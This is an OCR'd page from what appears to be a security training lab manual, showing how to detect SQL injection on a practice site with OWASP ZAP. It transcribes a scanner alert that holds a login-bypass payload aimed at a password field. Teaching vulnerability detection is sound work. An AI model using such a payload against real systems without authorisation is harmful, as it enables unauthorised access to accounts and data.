
10. Click on the discovered **SQL Injection** vulnerability and further click on the vulnerable URL.

11. You can observe the information such as **Risk**, **Confidence**, **Parameter**, **Attack**, etc., regarding the discovered SQL Injection vulnerability in the lower right-bottom, as shown in the screenshot.

Note: The risks associated with the vulnerability are categorized according to severity of risk as **Low**, **Medium**, **High**, and **Informational** alerts. Each level of risk is represented by a different flag color:

- Red (⚑): High risk
- Orange (⚑): Medium risk
- Yellow (⚑): Low risk
- Blue (⚑): Provides details about information disclosure vulnerabilities

🗀 You can also use other SQL injection detection tools such as **Acunetix Web Vulnerability Scanner** (https://www.acunetix.com), **Snort** (https://snort.org), **Burp Suite** (https://www.portswigger.net), **w3af** (http://w3af.org), and **Netsparker Web Application Security Scanner** (https://www.netsparker.com) to detect SQL injection vulnerabilities.


Untitled Session - OWASP ZAP 2.8.0
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start
Request
Response
Contexts
Default Context
Sites
History
Search
Alerts
Output
Spider
Active Scan
Select...
Alerts 2 1 3 0
Current Scans 0 0 0 0 0 0 0 0

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://www.moviescope.com

Use traditional spider: ☑

Use ajax spider: ☐ with Firefox Headless

Alerts (6)
- SQL Injection
  - POST: http://www.moviescope.com/
- Viewstate without MAC Signature (Unsure) (3)
- X-Frame-Options Header Not Set (3)
- Absence of Anti-CSRF Tokens (3)
- Web Browser XSS Protection Not Enabled (5)
- X-Content-Type-Options Header Missing (16)

SQL Injection
URL: http://www.moviescope.com/
Risk: High
Confidence: Medium
Parameter: txtpwd
Attack: ZAP' OR '1'='1' --
Evidence:
CWE ID: 89
WASC ID: 19
Source: Active (40018 - SQL Injection)
Description:

Figure 2.2.7: Information regarding discovered vulnerability

12. This concludes the demonstration of how to detect SQL injection vulnerabilities using OWASP ZAP.

13. Close all open windows and document all the acquired information.

14. Turn off the **Windows Server 2019** virtual machine.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion on the target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs